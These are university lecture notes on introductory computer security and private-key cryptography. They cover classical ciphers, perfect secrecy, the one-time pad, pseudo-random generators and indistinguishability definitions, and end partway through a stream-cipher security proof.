# Security I

Markus Kuhn

Computer Laboratory, University of Cambridge

http://www.cl.cam.ac.uk/teaching/1415/SecurityI/

*These notes are merely provided as an aid for following the lectures.*
*They are no substitute for attending the course.*

Easter 2015 – CST Part IB



## What is this course about?

### Aims

This course covers some essential computer-security techniques, focussing mainly on private-key cryptography, discretionary access control and common software vulnerabilities.

### Objectives

By the end of the course you should

- be familiar with core security terms and concepts;
- understand security definitions of modern private-key cryptography;
- understand the POSIX and Windows NTFS discretionary access control system;
- understand the most common security pitfalls in software development.

**To be continued:**
Security II (Part II): secure hash functions, public-key cryptography

# Outline





# Recommended reading

While this course does not follow any particular textbook, the following two together provide good introductions at an appropriate level of detail:

- Christof Paar, Jan Pelzl:
  **Understanding Cryptography**
  Springer, 2010

  `http://www.springerlink.com/content/978-3-642-04100-6/`
  `http://www.crypto-textbook.com/`

- Dieter Gollmann:
  **Computer Security**
  2nd ed., Wiley, 2006

Some of the cryptographic security definitions follow:

- Jonathan Katz, Yehuda Lindell:
  **Introduction to Modern Cryptography**
  Chapman & Hall/CRC, 2008 (2nd edition: December 2014)

The course notes and some of the exercises also contain URLs with more detailed information.

# Computer/Information/Cyber Security

**Definition**

Computer Security: the discipline of managing malicious intent and behaviour involving information and communication technology

Malicious behaviour can include

- Fraud/theft – unauthorised access to money, goods or services
- Vandalism – causing damage for personal reasons (frustration, envy, revenge, curiosity, self esteem, peer recognition, ...)
- Terrorism – causing damage, disruption and fear to intimidate
- Warfare – damaging military assets to overthrow a government
- Espionage – stealing information to gain competitive advantage
- Sabotage – causing damage to gain competitive advantage
- "Spam" – unsolicited marketing wasting time/resources
- Illegal content – child sexual abuse images, copyright infringement, hate speech, blasphemy, ... (depending on jurisdiction) $\leftrightarrow$ censorship

Security vs safety engineering: focus on **intentional** rather than **accidental** behaviour, presence of intelligent adversary.



# Where is information security a concern?

Many organisations are today critically dependent on the flawless operation of computer systems. Without these, we might lose

- in a business environment: legal compliance, cash flow, business continuity, profitability, commercial image and shareholder confidence, product integrity, intellectual property and competitive advantage
- in a military environment: exclusive access to and effectiveness of weapons, electronic countermeasures, communications secrecy, identification and location information, automated defences
- in a medical environment: confidentiality and integrity of patient records, unhindered emergency access, equipment safety, correct diagnosis and treatment information
- in households: PC, privacy, correct billing, burglar alarms
- in society at large: utility services, communications, transport, tax/benefits collection, goods supply, ...

# Cryptography: application examples

**Home and Business:**

Mobile/cordless phones, DVD players, pay-TV decoders, game consoles, utility meters, Internet (SSL, S/MIME, PGP, SSH), software license numbers, disk encryption, door access cards, car keys, burglar alarms

**Military:**

Identify friend/foe systems, tactical radios, low probability of intercept and jamming resistant radios and radars (spread-spectrum and frequency-hopping modulation), weapon-system unlock codes and permissive action links for nuclear warheads, navigation signals

**Banking:**

Card authentication codes, PIN verification protocols, funds transfers, online banking, electronic purses, digital cash




# Common information security targets

Most information-security concerns fall into three broad categories:


| | |
|---|---|
| **Confidentiality** | ensuring that information is accessible only to those authorised to have access |
| **Integrity** | safeguarding the accuracy and completeness of information and processing methods |
| **Availability** | ensuring that authorised users have access to information and associated assets when required |

**Basic threat scenarios:**


Eavesdropper: (passive)




Middle-person attack: (active)




Storage security:



# Aspects of integrity and availability protection

- Rollback – ability to return to a well-defined valid earlier state ($\rightarrow$ backup, revision control, undo function)
- Authenticity – verification of the claimed identity of a communication partner
- Non-repudiation – origin and/or reception of message cannot be denied in front of third party
- Audit – monitoring and recording of user-initiated events to detect and deter security violations
- Intrusion detection – automatically notifying unusual events

**"Optimistic security"**

Temporary violations of security policy may be tolerable where correcting the situation is easy and the violator is accountable. (Applicable to integrity and availability, but usually not to confidentiality requirements.)



# Variants of confidentiality

- Data protection/personal data privacy – fair collection and use of personal data, in Europe a set of legal requirements
- Anonymity/untraceability – ability to use a resource without disclosing identity/location
- Unlinkability – ability to use a resource multiple times without others being able to link these uses together

  HTTP "cookies" and the Global Unique Document Identifier (GUID) in Microsoft Word documents were both introduced to provide linkability.
- Pseudonymity – anonymity with accountability for actions.
- Unobservability – ability to use a resource without revealing this activity to third parties

  low-probability-of-intercept radio, steganography, information hiding
- Copy protection, information flow control – ability to control the use and flow of information

A more general proposal to define of some of these terms by Pfitzmann/Köhntopp:
`http://www.springerlink.com/link.asp?id=xkedq9pftwh8j752`
`http://dud.inf.tu-dresden.de/Anon_Terminology.shtml`

# Encryption schemes

Encryption schemes are algorithm triples (Gen, Enc, Dec) aimed at facilitating message confidentiality:

**Private-key (symmetric) encryption scheme**

| | |
|---|---|
| $K \leftarrow \text{Gen}$ | private-key generation |
| $C \leftarrow \text{Enc}_K(M)$ | encryption of plain-text message $M$ |
| $M = \text{Dec}_K(C)$ | decryption of cipher-text message $C$ |

**Public-key (asymmetric) encryption scheme**

| | |
|---|---|
| $(PK, SK) \leftarrow \text{Gen}$ | public/secret key-pair generation |
| $C \leftarrow \text{Enc}_{PK}(M)$ | encryption using public key |
| $M = \text{Dec}_{SK}(C)$ | decryption using secret key |

**Probabilistic algorithms:** Gen and (often also) Enc access a random-bit generator that can toss coins (uniformly distributed, independent).

Notation: $\leftarrow$ assigns the output of a probabilistic algorithm, $:=$ that of a deterministic algorithm.

# Message integrity schemes

Other cryptographic algorithm triples instead aim at authenticating the integrity and origin of a message:

## Message authentication code (MAC)

- $K \leftarrow \mathsf{Gen}$ — private-key generation
- $C \leftarrow \mathsf{Mac}_K(M)$ — MAC generation
- $\mathsf{Vrfy}_K(M', C) = 1 \Leftrightarrow M \stackrel{?}{=} M'$ — MAC verification

## Digital signature

- $PK, SK \leftarrow \mathsf{Gen}$ — public/secret key-pair generation
- $S \leftarrow \mathsf{Sign}_{SK}(M)$ — signature generation using secret key
- $\mathsf{Vrfy}_{PK}(M', S) = 1 \Leftrightarrow M \stackrel{?}{=} M'$ — signature verification using public key



# When is an encryption scheme "secure"?

If no adversary can ...

- ... find out the key $K$?
- ... find the plaintext message $M$?
- ... determine any character/bit of $M$?
- ... determine any information about $M$ from $C$?
- ... compute any function of the plaintext $M$ from ciphertext $C$?
  $\Rightarrow$ "semantic security"

**Note about message length:** we explicitly do *not* worry here about the adversary being able to infer something about the length $m$ of the plaintext message $M$ by looking at the length $n$ of the ciphertext $C$.

Therefore, we consider for the following security definitions only messages of *fixed* length $m$.

Variable-length messages could be extended to a fixed length, by padding, but this can be expensive. It will depend on the specific application whether the benefits of fixed-length padding outweigh the added transmission cost.

# What capabilities may the adversary have?

- access to some ciphertext $C$
- access to some plaintext/ciphertext pairs $(M, C)$ with $C \leftarrow \mathrm{Enc}_K(M)$?
- ability to trick the user of $\mathrm{Enc}_K$ into encrypting some plaintext of the adversary's choice and return the result? ("oracle access" to Enc)
- ability to trick the user of $\mathrm{Dec}_K$ into decrypting some ciphertext of the adversary's choice and return the result? ("oracle access" to Dec)?
- ability to modify or replace $C$ en route? (not limited to eavesdropping)
- how many applications of $\mathrm{Enc}_K$ or $\mathrm{Dec}_K$ can be observed?
- unlimited / polynomial / realistic ($\ll 2^{80}$ steps) computation time?
- knowledge of all algorithms used

**Wanted:** Clear definitions of what security of an encryption scheme means, to guide both designers and users of schemes, and allow proofs.



# Kerckhoffs' principles (1883)

Requirements for a good traditional military encryption system:

1. The system must be substantially, if not mathematically, undecipherable;
2. The system must not require secrecy and can be stolen by the enemy without causing trouble;
3. It must be easy to communicate and remember the keys without requiring written notes, it must also be easy to change or modify the keys with different participants;
4. The system ought to be compatible with telegraph communication;
5. The system must be portable, and its use must not require more than one person;
6. Finally, regarding the circumstances in which such system is applied, it must be easy to use and must neither require stress of mind nor the knowledge of a long series of rules.

Auguste Kerckhoffs: *La cryptographie militaire*, Journal des sciences militaires, 1883.
`http://petitcolas.net/fabien/kerckhoffs/`

# Kerckhoffs' principle today

Requirement for a modern encryption system:

1. It was evaluated assuming that the enemy knows the system.
2. Its security relies entirely on the key being secret.

Note:

- The design and implementation of a secure communication system is a major investment and is not easily and quickly repeated.
- Relying on the enemy not knowing the encryption system is generally frowned upon as "security by obscurity".
- The most trusted cryptographic algorithms have been published, standardized, and withstood years of cryptanalysis.
- A cryptographic key should be just a random choice that can be easily replaced, by rerunning a key-generation algorithm.
- Keys can and will be lost: cryptographic systems should provide support for easy rekeying, redistribution of keys, and quick revocation of compromised keys.



# Historic examples of simple ciphers

**Shift Cipher:** Treat letters $\{\mathsf{A}, \ldots, \mathsf{Z}\}$ like integers $\{0, \ldots, 25\} = \mathbb{Z}_{26}$. Choose *key* $K \in \mathbb{Z}_{26}$, *encrypt* each letter individually by addition modulo 26, *decrypt* by subtraction modulo 26.


Example with $K = 25 \equiv -1 \pmod{26}$: `IBM`$\rightarrow$`HAL`.


$K = -3$ known as *Caesar Cipher*, $K = 13$ as `rot13`.

The tiny key-space size 26 makes *brute force* key search trivial.

**Transposition Cipher:** $K$ is permutation of letter positions.

Key space is $n!$, where $n$ is the permutation block length.





**Substitution Cipher (monoalphabetic):** Key is permutation $K : \mathbb{Z}_{26} \leftrightarrow \mathbb{Z}_{26}$. Encrypt plaintext $M = m_1 m_2 \ldots m_n$ with $c_i = K(m_i)$ to get ciphertext $C = c_1 c_2 \ldots c_n$, decrypt with $m_i = K^{-1}(c_i)$.

Key space size $26! > 4 \times 10^{26}$ makes brute force search infeasible.

# Statistical properties of plain text




The most common letters in English:
E, T, A, O, I, N, S, H, R, D, L, U, C, M, W, F, G, Y, P, B, V, K, J, ...
The most common digrams in English:
TH, HE, IN, ER, AN, RE, ED, ON, ES, ST, EN, AT, TO, ...
The most common trigrams in English:
THE, ING, AND, HER, ERE, ENT, THA, NTH, WAS, ETH, ...

English text is highly redundant: very roughly 1 bit/letter entropy.

Monoalphabetic substitution ciphers allow simple ciphertext-only attacks based on digram or trigram statistics (for messages of at least few hundred characters).



# Vigenère cipher

Inputs:

- Key word $K = k_1 k_2 \dots k_l$
- Plain text $M = m_1 m_2 \dots m_n$

Encrypt into ciphertext:

$$c_i = (p_i + k_{[(i-1) \bmod l]+1}) \bmod 26$$

Example: $K = \texttt{SECRET}$

| | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|
| *S* | *E* | *C* | *R* | *E* | *T* | *S* | *E* | *C* | ... |
| *A* | *T* | *T* | *A* | *C* | *K* | *A* | *T* | *D* | ... |
| *S* | *X* | *V* | *R* | *G* | *D* | *S* | *X* | *F* | ... |

The modular addition can be replaced with XOR:

$$c_i = m_i \oplus k_{[(i-1) \bmod l]+1} \qquad m_i, k_i, c_i \in \{0, 1\}$$

Vigenère is an example of a *polyalphabetic* cipher.

```
ABCDEFGHIJKLMNOPQRSTUVWXYZ
BCDEFGHIJKLMNOPQRSTUVWXYZA
CDEFGHIJKLMNOPQRSTUVWXYZAB
DEFGHIJKLMNOPQRSTUVWXYZABC
EFGHIJKLMNOPQRSTUVWXYZABCD
FGHIJKLMNOPQRSTUVWXYZABCDE
GHIJKLMNOPQRSTUVWXYZABCDEF
HIJKLMNOPQRSTUVWXYZABCDEFG
IJKLMNOPQRSTUVWXYZABCDEFGH
JKLMNOPQRSTUVWXYZABCDEFGHI
KLMNOPQRSTUVWXYZABCDEFGHIJ
LMNOPQRSTUVWXYZABCDEFGHIJK
MNOPQRSTUVWXYZABCDEFGHIJKL
NOPQRSTUVWXYZABCDEFGHIJKLM
OPQRSTUVWXYZABCDEFGHIJKLMN
PQRSTUVWXYZABCDEFGHIJKLMNO
QRSTUVWXYZABCDEFGHIJKLMNOP
RSTUVWXYZABCDEFGHIJKLMNOPQ
STUVWXYZABCDEFGHIJKLMNOPQR
TUVWXYZABCDEFGHIJKLMNOPQRS
UVWXYZABCDEFGHIJKLMNOPQRST
VWXYZABCDEFGHIJKLMNOPQRSTU
WXYZABCDEFGHIJKLMNOPQRSTUV
XYZABCDEFGHIJKLMNOPQRSTUVW
YZABCDEFGHIJKLMNOPQRSTUVWX
ZABCDEFGHIJKLMNOPQRSTUVWXY
```

# Perfect secrecy

**Computational security**

The most efficient known algorithm for breaking a cipher would require far more computational steps than all hardware available to any adversary can perform.

**Unconditional security**

Adversaries have not enough information to decide (from the ciphertext) whether one plaintext is more likely to be correct than another, even with unlimited computational power at their disposal.



# Perfect secrecy II

Consider a private-key encryption scheme

$$\mathsf{Enc} : \mathcal{K} \times \mathcal{M} \to \mathcal{C}, \quad \mathsf{Dec} : \mathcal{K} \times \mathcal{C} \to \mathcal{M}$$

with $\mathsf{Dec}_K(\mathsf{Enc}_K(M)) = M$ for all $K \in \mathcal{K}, M \in \mathcal{M}$, where $\mathcal{M}, \mathcal{C}, \mathcal{K}$ are the sets of possible plaintexts, ciphertexts and keys, respectively.

Let also $M \in \mathcal{M}$, $C \in \mathcal{C}$ and $K \in \mathcal{K}$ be values of plaintext, ciphertext and key. Let $\mathbb{P}(M)$ and $\mathbb{P}(K)$ denote an adversary's respective a-priori knowledge of the probability that plaintext $M$ or key $K$ are used.

The adversary can then calculate the probability of any ciphertext $C$ as

$$\mathbb{P}(C) = \sum_{K \in \mathcal{K}} \mathbb{P}(K) \cdot \mathbb{P}(\mathsf{Dec}_K(C)).$$

and can also determine the conditional probability

$$\mathbb{P}(C|M) = \sum_{\{K \in \mathcal{K} | M = \mathsf{Dec}_K(C)\}} \mathbb{P}(K)$$

# Perfect secrecy III

Having eavesdropped some ciphertext $C$, an adversary can then use Bayes' theorem to calculate for any plaintext $M \in \mathcal{M}$

$$\mathbb{P}(M|C) = \frac{\mathbb{P}(M) \cdot \mathbb{P}(C|M)}{\mathbb{P}(C)} = \frac{\mathbb{P}(M) \cdot \sum_{\{K|M=\mathsf{Dec}_K(C)\}} \mathbb{P}(K)}{\sum_K \mathbb{P}(K) \cdot \mathbb{P}(\mathsf{Dec}_K(C))}.$$

## Perfect secrecy

An encryption scheme over a message space $\mathcal{M}$ is *perfectly secret* if for every probability distribution over $\mathcal{M}$, every message $M \in \mathcal{M}$, and every ciphertext $C \in \mathcal{C}$ with $\mathbb{P}(C) > 0$ we have

$$\mathbb{P}(M|C) = \mathbb{P}(M).$$

In other words: looking at the ciphertext $C$ leads to no new information beyond what was already known about $M$ in advance $\Rightarrow$ eavesdropping $C$ has no benefit, even with unlimited computational power.

C.E. Shannon: Communication theory of secrecy systems. Bell System Technical Journal, Vol 28, Oct 1949, pp 656–715. `http://netlab.cs.ucla.edu/wiki/files/shannon1949.pdf`



# Vernam cipher / one-time pad I

## Shannon's theorem:

Let $(\mathsf{Gen}, \mathsf{Enc}, \mathsf{Dec})$ be an encryption scheme over a message space $\mathcal{M}$ with $|\mathcal{M}| = |\mathcal{K}| = |\mathcal{C}|$. It is perfectly secret if and only if

1. Gen chooses every $K$ with equal probability $1/|\mathcal{K}|$;
2. for every $M \in \mathcal{M}$ and every $C \in \mathcal{C}$, there exists a unique key $K \in \mathcal{K}$ such that $C = \mathsf{Enc}_K M$.

The standard example of a perfectly-secure symmetric encryption scheme:

## One-time pad

$\mathcal{K} = \mathcal{C} = \mathcal{M} = \{0,1\}^m$

- $\mathsf{Gen} : K \in_R \{0,1\}^m$ ($m$ uniform, independent coin tosses)
- $\mathsf{Enc}_K(M) = K \oplus M$ ($\oplus$ = bit-wise XOR)
- $\mathsf{Dec}_K(C) = K \oplus C$

# Vernam cipher / one-time pad II

The **one-time pad** is a variant of the Vigenère Cipher with $l = n$: the key is as long as the plaintext. No key bit is ever used to encrypt more than one plaintext bit.

**Note:** If $x$ is a random bit with any probability distribution and $y$ is one with uniform probability distribution ($\mathbb{P}(y = 0) = \mathbb{P}(y = 1) = \frac{1}{2}$), then the exclusive-or result $x \oplus y$ will have uniform probability distribution. This also works for addition modulo $m$ (or for any finite group).

For each possible plaintext $M$, there exists a key $K = M \oplus C$ that turns a given ciphertext $C$ into $M = \mathrm{Dec}_K(C)$. If all $K$ are equally likely, then also all $M$ will be equally likely for a given $C$, which fulfills Shannon's definition of perfect secrecy.

What happens if you use a one-time pad twice?

One-time pads have been used intensively during significant parts of the 20th century for diplomatic communications security, e.g. on the telex line between Moscow and Washington. Keys were generated by hardware random bit stream generators and distributed via trusted couriers.

In the 1940s, the Soviet Union encrypted part of its diplomatic communication using recycled one-time pads, leading to the success of the US decryption project VENONA.
`http://www.nsa.gov/public_info/declass/venona/`



# Making the one-time pad more efficient

The one-time pad is very simple, but also very inconvenient:
one key bit for each message bit!

Many standard libraries contain pseudo-random number generators (PRNGs). They are used in simulations, games, probabilistic algorithms, testing, etc.

They expand a "seed value" $R_0$ into a sequence of numbers $R_1, R_2, \ldots$ that look very random:

$$R_i = f(R_{i-1}, i)$$

The results pass numerous statistical tests for randomness (e.g. Marsaglia's "Diehard" tests).

Can we not use $R_0$ as a short key, split our message $M$ into chunks $M_1, M_2, \ldots$ and XOR with (some function $g$ of) $R_i$ to encrypt $M_i$?

$$C_i = M_i \oplus g(R_i, i)$$

But what are secure choices for $f$ and $g$?

What security propery do we expect from such a generator, and what security can we expect from the resulting encryption scheme?

# A non-secure pseudo-random number generator

## Example (insecure)

Linear congruential generator with secret parameters $(a, b, R_0)$:

$$R_{i+1} = aR_i + b \bmod m$$

**Attack:** guess some plain text (e.g., known file header), obtain for example $(R_1, R_2, R_3)$, then solve system of linear equations over $\mathbb{Z}_m$:

$$\begin{aligned} R_2 &\equiv aR_1 + b \pmod m \\ R_3 &\equiv aR_2 + b \pmod m \end{aligned}$$

Solution:

$$\begin{aligned} a &\equiv (R_2 - R_3)/(R_1 - R_2) \pmod m \\ b &\equiv R_2 - R_1(R_2 - R_3)/(R_1 - R_2) \pmod m \end{aligned}$$

Multiple solutions if $\gcd(R_1 - R_2, m) \neq 1$: resolved using $R_4$ or just by trying all possible values.



# Private-key (symmetric) encryption

A **private-key encryption scheme** is a tuple of probabilistic polynomial-time algorithms $(\mathsf{Gen}, \mathsf{Enc}, \mathsf{Dec})$ and sets $\mathcal{K}, \mathcal{M}, \mathcal{C}$ such that

- the **key generation algorithm** Gen receives a security parameter $\ell$ and outputs a key $K \leftarrow \mathsf{Gen}(1^\ell)$, with $K \in \mathcal{K}$, key length $|K| \geq \ell$;
- the **encryption algorithm** Enc maps a key $K$ and a plaintext message $M \in \mathcal{M} = \{0,1\}^m$ to a ciphertext message $C \leftarrow \mathsf{Enc}_K(M)$;
- the **decryption algorithm** Dec maps a key $K$ and a ciphertext $C \in \mathcal{C} = \{0,1\}^n$ $(n \geq m)$ to a plaintext message $M := \mathsf{Dec}_K(C)$;
- for all $\ell$, $K \leftarrow \mathsf{Gen}(1^\ell)$, and $M \in \{0,1\}^m$: $\mathsf{Dec}_K(\mathsf{Enc}_K(M)) = M$.

**Notes:**

A "polynomial-time algorithm" has constants $a, b, c$ such that the runtime is always less than $a \cdot \ell^b + c$ if the input is $\ell$ bits long. (think Turing machine)

Technicality: we supply the security parameter $\ell$ to Gen here in unary encoding (as a sequence of $\ell$ "1" bits: $1^\ell$), merely to remain compatible with the notion of "input size" from computational complexity theory. In practice, Gen usually simply picks $\ell$ random bits $K \in_R \{0,1\}^\ell$.

# Security definitions for encryption schemes

We define security via the rules of a game played between two players:

- a challenger, who uses an encryption scheme $\Pi = (\mathsf{Gen}, \mathsf{Enc}, \mathsf{Dec})$
- an adversary $\mathcal{A}$, who tries to demonstrate a weakness in $\Pi$.

Most of these games follow a simple pattern:

1. the challenger uniformly picks at random a secret bit $b \in_R \{0, 1\}$
2. $\mathcal{A}$ interacts with the challenger according to the rules of the game
3. At the end, $\mathcal{A}$ has to output a bit $b'$.

The outcome of such a game $X_{\mathcal{A},\Pi}(\ell)$ is either

- $b = b' \Rightarrow \mathcal{A}$ won the game, we write $X_{\mathcal{A},\Pi}(\ell) = 1$
- $b \neq b' \Rightarrow \mathcal{A}$ lost the game, we write $X_{\mathcal{A},\Pi}(\ell) = 0$

## Advantage

One way to quantify $\mathcal{A}$'s ability to guess $b$ is

$$\mathsf{Adv}_{X_{\mathcal{A},\Pi}(\ell)} = \left|\mathbb{P}(b = 1 \text{ and } b' = 1) - \mathbb{P}(b = 0 \text{ and } b' = 1)\right|$$



# Negligible advantage

## Security definition

An encryption scheme $\Pi$ is considered "$X$ secure" if for all probabilistic polynomial-time (PPT) adversaries $\mathcal{A}$ there exists a "negligible" function negl such that

$$\mathbb{P}(X_{\mathcal{A},\Pi}(\ell) = 1) < \frac{1}{2} + \mathsf{negl}(\ell).$$

Some authors prefer the equivalent definition with

$$\mathsf{Adv}_{X_{\mathcal{A},\Pi}(\ell)} < \mathsf{negl}(\ell).$$

## Negligible functions

A function $\mathsf{negl}(\ell)$ is "negligible" if it converges faster to zero than any polynomial over $\ell$ does, as $\ell \to \infty$.

**In practice:** We want $\mathsf{negl}(\ell)$ to drop below a small number (e.g., $2^{-80}$ or $2^{-100}$) for modest key lengths $\ell$ (e.g., $\log_{10} \ell \approx 2 \ldots 3$). Then no realistic opponent will have the computational power to repeat the game often enough to win at least once more than what is expected from random guessing.

# "Computationally infeasible"

With good cryptographic primitives, the only form of possible cryptanalysis should be an exhaustive search of all possible keys (brute force attack).

The following numbers give a rough idea of the limits involved:

Let's assume we can later this century produce VLSI chips with 10 GHz clock frequency and each of these chips costs 10 $ and can test in a single clock cycle 100 keys. For 10 million $, we could then buy the chips needed to build a machine that can test $10^{18} \approx 2^{60}$ keys per second. Such a hypothetical machine could break an 80-bit key in 7 days on average. For a 128-bit key it would need over $10^{12}$ years, that is over $100\times$ the age of the universe.

**Rough limit of computational feasiblity: $2^{80}$ iterations**
(i.e., $< 2^{60}$ feasible with effort, but $> 2^{100}$ certainly not)

For comparison:


- The fastest key search effort using thousands of Internet PCs (RC5-64, 2002) achieved in the order of $2^{37}$ keys per second.
  `http://www.cl.cam.ac.uk/~rnc1/brute.html`
  `http://www.distributed.net/`
- Since January 2015, the Bitcoin network has been searching through about $3 \times 10^{14} \approx 2^{58}$ cryptographic hash values per second, mostly using ASICs.
  `http://bitcoin.sipa.be/`



# Indistinguishability in the presence of an eavesdropper

Private-key encryption scheme $\Pi = (\mathsf{Gen}, \mathsf{Enc}, \mathsf{Dec})$, $\mathcal{M} = \{0,1\}^m$, security parameter $\ell$.

Experiment/game $\mathsf{PrivK}^{\mathsf{eav}}_{\mathcal{A},\Pi}(\ell)$:




Setup:

1. The challenger generates a bit $b \in_R \{0,1\}$ and a key $K \leftarrow \mathsf{Gen}(1^\ell)$.
2. The adversary $\mathcal{A}$ is given input $1^\ell$

Rules for the interaction:

1. The adversary $\mathcal{A}$ outputs a pair of messages: $M_0, M_1 \in \{0,1\}^m$.
2. The challenger computes $C \leftarrow \mathsf{Enc}_K(M_b)$ and returns $C$ to $\mathcal{A}$

Finally, $\mathcal{A}$ outputs $b'$. If $b' = b$ then $\mathcal{A}$ has succeeded $\Rightarrow \mathsf{PrivK}^{\mathsf{eav}}_{\mathcal{A},\Pi}(\ell) = 1$

# Indistinguishability in the presence of an eavesdropper

**Definition:** A private-key encryption scheme $\Pi$ has *indistinguishable encryption in the presence of an eavesdropper* if for all probabilistic, polynomial-time adversaries $\mathcal{A}$ there exists a negligible function negl, such that

$$\mathbb{P}(\mathsf{PrivK}^{\mathsf{eav}}_{\mathcal{A},\Pi}(\ell) = 1) \leq \frac{1}{2} + \mathsf{negl}(\ell)$$

**In other words:** as we increase the security parameter $\ell$, we quickly reach the point where no eavesdropper can do significantly better than just randomly guessing $b$.



# Pseudo-random generator I

$G : \{0,1\}^n \to \{0,1\}^{e(n)}$ where $e(\cdot)$ is a polynomial (expansion factor)

## Definition

$G$ is a **pseudo-random generator** if both

1. $e(n) > n$ for all n (expansion)
2. for all probabilistic, polynomial-time distinguishers $D$ there exists a negligible function negl such that

$$|\mathbb{P}(D(r) = 1) - \mathbb{P}(D(G(s)) = 1)| \leq \mathsf{negl}(n)$$

where both $r \in_R \{0,1\}^{e(n)}$ and the seed $s \in_R \{0,1\}^n$ are chosen at random, and the probabilities are taken over all coin tosses used by $D$ and for picking $r$ and $s$.

# Pseudo-random generator II

A brute-force distinguisher $D$ would enumerate all $2^n$ possible outputs of $G$, and return 1 if the input is one of them.

It would achieve

$$\mathbb{P}(D(G(s)) = 1) = 1$$
$$\mathbb{P}(D(r) = 1) = \frac{2^n}{2^{e(n)}}$$

the difference of which converges to 1, which is not negligible.

But a brute-force distinguisher has a exponential run-time $O(2^n)$, and is therefore excluded!

We do not know how to prove that a given algorithm is a pseudo-random generator, but there are many algorithms that are widely believed to be.

Some constructions are pseudo-random generators if another well-studied problem is not solvable in polynomial time.



# Encrypting using a pseudo-random generator

We define the following fixed-length private-key encryption scheme:

**$\Pi_{\mathsf{PRG}} = (\mathsf{Gen}, \mathsf{Enc}, \mathsf{Dec})$:**

Let $G$ be a **pseudo-random generator** with expansion factor $e(\cdot)$, $\mathcal{K} = \{0,1\}^\ell$, $\mathcal{M} = \mathcal{C} = \{0,1\}^{e(\ell)}$

- Gen: on input $1^\ell$ chose $K \in_R \{0,1\}^\ell$ randomly
- Enc: $C := G(K) \oplus M$
- Dec: $M := G(K) \oplus C$

Such constructions are known as "stream ciphers".

We can prove that $\Pi_{\mathsf{PRG}}$ has "indistinguishable encryption in the presence of an eavesdropper" assuming that $G$ is a pseudo-random generator: if we had a polynomial-time adversary $\mathcal{A}$ that can succeed with non-negligible advantage against $\Pi_{\mathsf{PRG}}$, we can turn that using a polynomial-time algorithm into a polynomial-time distinguisher for $G$, which would violate the assumption.

# Security proof for a stream cipher

**Claim:** $\Pi_{\mathsf{PRG}}$ has indistinguishability in the presence of an eavesdropper if $G$ is a pseudo-random generator.

**Proof:** (outline) If $\Pi_{\mathsf{PRG}}$ did not have indistinguishability in the presence of an eavesdropper, there would be an adversary $\mathcal{A}$ for which

$$\epsilon(\ell) := \mathbb{P}(\mathsf{PrivK}^{\mathsf{eav}}_{\mathcal{A},\Pi_{\mathsf{PRG}}}(\ell) = 1) - \frac{1}{2}$$

is not negligible.

Use that $\mathcal{A}$ to construct a distinguisher $D$ for $G$:

- receive input $W \in \{0,1\}^{e(\ell)}$
- pick $b \in_{\mathsf{R}} \{0,1\}$
- run $\mathcal{A}(1^\ell)$ and receive from it $M_0, M_1 \in \{0,1\}^{e(\ell)}$
- return $C := W \oplus M_b$ to $\mathcal{A}$
- receive $b'$ from $\mathcal{A}$
- return 1 if $b' = b$, otherwise return 0

Now, what is $|\mathbb{P}(D(r) = 1) - \mathbb{P}(D(G(K)) = 1)|$?



# Security proof for a stream cipher (cont'd)

What is $|\mathbb{P}(D(r) = 1) - \mathbb{P}(D(G(K)) = 1)|$?

- What is $\mathbb{P}(D(r) = 1)$?
